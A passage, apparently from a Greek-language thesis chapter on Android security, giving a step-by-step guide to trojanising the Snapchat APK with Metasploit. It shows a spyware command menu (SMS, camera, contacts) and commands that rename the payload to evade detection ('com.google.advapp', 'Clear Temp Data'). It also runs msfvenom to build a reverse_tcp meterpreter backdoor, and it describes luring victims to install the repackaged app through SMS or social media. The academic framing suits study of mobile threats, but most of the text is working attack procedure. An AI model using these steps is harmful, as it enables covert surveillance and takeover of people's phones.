
```
root@labkali: ~/Smartphone-Pentest-Framework/frameworkconsole
File  Edit  View  Search  Terminal  Help

Commands:

        1.) Send SMS
        2.) Take Picture
        3.) Get Contacts
        4.) Get SMS Database
        5.) Privilege Escalation
        6.) Download File
        7.) Execute Command
        8.) Upload File
        9.) Ping Sweep
        10.) TCP Listener
        11.) Connect to Listener
        12.) Run Nmap
        13.) Execute Command and Upload Results
        14.) Get Installed Apps List
        15.) Remove Locks (Android < 4.4)
        16.) Upload APK
        17.) Get Wifi IP Address

Select a command to perform or 0 to return to the previous menu
spf>
```

**Εικόνα 6.27: Στιγμιότυπο των διαθέσιμων εντολών του «SPF» ύστερα από την επιτυχημένη σύνδεση του με το πρόγραμμα – πελάτη το οποίο εκτελείται μέσω της εφαρμογής «snapchat».**

Το πρόγραμμα δημιουργεί τον φάκελο με το όνομα «labagent» μέσα στον ριζικό κατάλογο (/var/www) του εξυπηρετητή «apache» και εκεί τοποθετεί τα απαραίτητα αρχεία για την αποστολή /λήψη εντολών/δεδομένων. Να σημειωθεί εδώ ότι το πρόγραμμα – πελάτης δεν είναι συνδεδεμένο συνεχώς αλλά ελέγχει κάθε 1 λεπτό περίπου αν έχει επικοινωνία με το «SPF» καθώς σε αντίθεση περίπτωση θα ήταν πιο εύκολα εντοπίσιμο και θα εξαντλούσε την μπαταρία το κινητού στο οποίο είναι εγκατεστημένο. Από την στιγμή που συνδεθεί το πρόγραμμα επιστρέφει στο κεντρικό μενού. Από εκεί επιλέγουμε «**2.) Send Commands to an Agent**» και επιλεγοντας το κινητό που μας ενδιαφέρει μπορούμε να δούμε τις εντολές / ενέργειες που είναι διαθέσιμες από το «SPF» (εικόνα 6.27).

## 6.4. Τεχνική τροποποίησης και ενσωμάτωσης τμημάτων κακόβολου κώδικα σε αρχεία εγκατάστασης εφαρμογών(apk) με την χρήση του πλαισίου λογισμικού «metasploit framework» και προγραμματιστικών μεθόδων

Σε συνέχεια των όσων έχουμε αναφέρει στις προηγούμενες παραγράφους του 6ου κεφαλαίου θα παρουσιάσουμε τεχνικές απόκρυψης του κακόβουλου κώδικα μέσω της ενσωμάτωσης του σε νόμιμες εφαρμογές τρίτων με την χρήση τόσο του πλέον διαδεδομένου πλαισίου λογισμικού εκμετάλλευσης αδυναμιών «Metasploit Framework»[96] και προγραμματιστικών μεθόδων.





**Εικόνα 6.28: Στιγμιότυπο της αρχικής οθόνης του «Metasploit Framework» έπειτα από την πληκτρολόγηση της εντολής «#msfconsole».**

### 6.4.1. Προετοιμασία

Προκειμένου να προχωρήσουμε στην υλοποίηση των παραπάνω χρησιμοποιήσαμε την τελευταία ελεύθερη έκδοση (4.11.5) του «metasploit framework». Το παραπάνω βρίσκεται ήδη εγκατεστημένο στην έκδοση 2.0 του λειτουργικού συστήματος «Kali Linux» το οποίο και θα χρησιμοποιήσουμε για να υλοποιήσουμε την εν λόγω επίθεση. Στην συνέχεια κάνουμε λήψη τον πηγαίο κώδικα του κακόβουλου κώδικα που χρησιμοποιεί το «Metasploit framework» με τις παρακάτω εντολές :

- `#cd /usr/share/metasploit-framework (προτερόθετη διαδρομή εγκατάστασης στο λειτουργικό σύστημα «Kali Linux»)`




**Εικόνα 6.29: Στιγμιότυπο από την εντολή για την λήψη του πηγαίου κακόβουλου κώδικα που χρησιμοποιεί για τις επιθέσεις του το «metasploit-framwork».**

Εγκαθιστούμε τα πακέτα λογισμικού «android-sdk-tools», «Android NDK»[95] & «apktool» και ενημερώνουμε το πρώτο με την εντολή :

- `#android update sdk --no-ui`

Στην συνέχεια εγκαθιστούμε το πακέτο λογισμικού «maven» [97].

- `#apt-get install maven`

Τέλος μέσω κινητού τηλεφώνου κατεβάζουμε και εγκαθιστούμε την εφαρμογή την οποία θα χρησιμοποιήσουμε από το αποθετήριο λογισμικού (appstore) της google. Στο παράδειγμα μας θα χρησιμοποιήσουμε την δημοφιλής εφαρμογή κοινωνικής δικτύωσης «snapchat». Κατά την διαδικασία της εγκατάστασης επιλέγουμε να μην διαγραφεί το αρχείο εγκατάστασης «apk» και συνδέουμε το κινητό τηλέφωνο (για τις ανάγκες της παρούσης χρησιμοποιήθηκε ένα LG Optimus L5II E460 με λειτουργικό Android στην έκδοση 4.1.2 σε κατάσταση «rooted») με το λειτουργικό σύστημα «Kali Linux». Εκεί σε ένα παράθυρο εντολών «terminal» πληκτρολογούμε τις παρακάτω εντολές :

- `#<διαδρομή για το εκτελέσιμο αρχείο adb>/adb devices`


για να βεβαιώσουμε ότι η συσκευή μας είναι συνδεδεμένη και

- `#<διαδρομή για το εκτελέσιμο αρχείο adb>/adb shell`
- `$su`
- `#cd /data/app & στην συνέχεια #ls -l`

προκειμένου να διαβάσουμε το όνομα το αρχείου με την κατάληξη «apk» που μας ενδιαφέρει. Έπειτα πληκτρολογούμε exit δύο φορές για να αποσυνδεθούμε από την συσκευή. Τέλος δίνουμε την εντολή

- `#<διαδρομή για το εκτελέσιμο αρχείο adb>/adb pull /data/app/<όνομα αρχείου>.apk`

και κάνουμε λήψη τοπικά στον υπολογιστή μας το αρχείο «apk» το οποίο θα τροποποιήσουμε στην συνέχεια προκειμένου να πραγματοποιήσουμε την επίθεση μας.




**Εικόνα 6.30: Στιγμιότυπο από την διαδικασία αντιγραφής του αρχείου «com.snapchat.android-1.apk» από την μνήμη του τηλεφώνου στον υπολογιστή.**


### 6.4.2. Τροποποίηση του πηγαίου κώδικα εκμετάλλευσης αδυναμιών για το λειτουργικό σύστημα Android το οποίο βρίσκεται ενσωματωμένο στο πλαίσιο λογισμικού metasploit

Αρχικά πληκτρολογούμε την παρακάτω εντολή :

- `#cd /usr/share/metasploit-framework/metasploitpayloads/java/androidpayload/app/src/main`

και με την εντολή ls παρατηρούμε ότι στον φάκελο αυτό περιέχεται το αρχείο «AndroidManifest.xml». Έπειτα δίνουμε την εντολή

- `#gedit ./AndroidManifest.xml`




**Εικόνα 6.31: Στιγμιότυπο από την διαδικασία τροποποίησης του αρχείου «AndroidManifest.xml» στον πηγαίο κώδικα του «androidpayload» στο «metasploit framework».**

και προσθέτουμε μία ή παραπάνω άδεια(ες) πρόσβασης (εδώ συγκεκριμένα προσθέσαμε την άδεια πρόσβασης «READ_EXTERNAL_STORAGE» όπως απεικονίζεται στο παραπάνω στιγμιότυπο (εικόνα 6.31).

Έπειτα μεταβαίνουμε στην αρχή του «AndroidManifest.xml» και αλλάζουμε την μεταβλητή «package» από «com.metasploit.stage» σε «com.google.advapp» (ή όπως αλλιώς προτιμάμε) προκειμένου το εν λόγω λογισμικό να μην εντοπίζεται με ευκολία.

Στην συνέχεια μετονομάζουμε τον φάκελο usr/share/metasploit-framework/metasploit-payloads/java/androidpayload/app/src/com/metasploit σε google και τον /usr/share/ metasploit-framework/metasploit-payloads/java/androidpayload/app/src/com/google/stage, ο οποίος εμπεριέχει τον κακόβουλο κώδικα σε «advapp» αντίστοιχα με την μεταβλητή «package» στο αρχείο «AndroidManifest.xml». Αφού ολοκληρώσουμε την παραπάνω διαδικασία μεταβαίνουμε στον φάκελο «advapp» και αντικαθιστούμε την έκφραση «com.metasploit.stage» σε «com.google.advapp» σε όλα τα αρχεία που υπάρχουν μέσα στον φάκελο.





**Εικόνα 6.32: Στιγμιότυπο από την διαδικασία τροποποίησης του αρχείου «AndroidManifest.xml» στον πηγαίο κώδικα του «androidpayload» στο «Metasploit Framework» και πιο συγκεκριμένα πριν την αλλαγή της μεταβλητής «package».**

Τέλος πληκτρολογώντας τις εντολές


- `#cd /usr/share/metasploit-framework/metasploit-payloads/java/androidpayload/app/src/main/res/values` και
- `#gedit ./strings.xml`

αλλάζουμε την ονομασία της μεταβλητής <name=”app_name”> σε «Clear Temp Data» ή οτιδήποτε διαφορετικό από την αρχική τιμή έτσι ώστε να είναι δυσκολότερο να εντοπιστεί.

Αφού έχουμε ολοκληρώσει τις παραπάνω αλλαγές στον πηγαίο κώδικα πλοηγούμαστε στον φάκελο /usr/share/metasploit-framework/metasploit-payloads/java/ από όπου πληκτρολογούμε την εντολή προκειμένου να επαναμεταγλωττιστεί ενσωματώνοντας τις αλλαγές που μόλις κάναμε :




**Εικόνα 6.33: Στιγμιότυπο από την εκτέλεση της εντολής για την επανα-μεταγλώττιση του πηγαίου κώδικα στο «Metasploit Framework».**



**Εικόνα 6.34: Στιγμιότυπο από την ολοκλήρωση εκτέλεσης της εντολής για την επανα-μεταγλώττιση του πηγαίου κώδικα στο «Metasploit Framework».**

- `#mvn package -Ddeploy.path=<διαδρομή για το φάκελο εγκατάστασης του «metasploit framework»> -Dandroid.sdk.path=<διαδρομή για τα «android sdk tools»> -Dandroid.ndk.path=<Διαδρομή για το Android NDK> -Dandroid.release=true (για να δημοσιευθεί)`


Τέλος χρησιμοποιούμε την εντολή «msfvenom» προκειμένου να δημιουργήσουμε το αρχείο εγκατάστασης με το επιθυμητό κακόβουλο κώδικα :

- `#msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.71 LPORT=8080 R > ./bckdoor.apk`

όπου με «-p android/meterpreter/reverse_tcp» είναι ο κακόβουλος κώδικας που θα χρησιμοποιήσουμε για να συνδεθούμε με το metasploit, με «LHOST» δηλώνουμε την διεύθυνση του υπολογιστή στον οποίο θα προσπαθήσει να συνδεθεί η συσκευή, «LPORT» η θύρα (πόρτα) στην οποία θα συνδεθεί και τέλος με «R > ./bckdoor.apk» να αποθηκεύσει χωρίς κάποια περαιτέρω επεξεργασία τον κώδικα στο αρχείο «backdoor.apk» (ή όποιο άλλο όνομα προτιμάμε) στην διαδρομή από όπου εκτελούμε την εντολή.

### 6.4.3. Ενσωμάτωση του κακόβουλου κώδικα (αρχείο «backdoor.apk») στην εφαρμογή «snapchat»

Έχοντας ολοκληρώσει την δημιουργία του αρχείου «backdoor.apk» και προκειμένου η επίθεση μας να στεφθεί από επιτυχία θα πρέπει να ενσωματώσουμε το κακόβουλο λογισμικό στην εφαρμογή «snapchat» προκειμένου στην συνέχεια να την δημοσιεύσουμε σε κάποια ιστοθέση και με το κατάλληλο μήνυμα (π.χ. «SMS», μέσω ηλεκτρονικού ταχυδρομείου, μέσα κοινωνικής δικτύωσης κλπ) να δελεάσουμε το υποψήφιο θύμα να την εγκαταστήσει στο κινητό του. Για τον σκοπό αυτό υπάρχουν διάφορα πλαίσια λογισμικού όπως το «Smartphone Penetration Framework» που περιγράψαμε στις προηγούμενες παραγράφους, τα οποία με αυτοματοποιημένες διαδικασίες μας δίνουν την δυνατότητα αυτή. Ο στόχος εδώ είναι να αναλύσουμε βήμα προς βήμα την διαδικασία ενσωμάτωσης χρησιμοποιώντας μόνο προγραμματιστικές μεθόδους.




**Εικόνα 6.35: Στιγμιότυπο από την ολοκλήρωση εκτέλεσης της εντολής για την απομεταγλώττιση του πηγαίου κώδικα των αρχείων «backdoor.apk» & «snapchat.apk».**

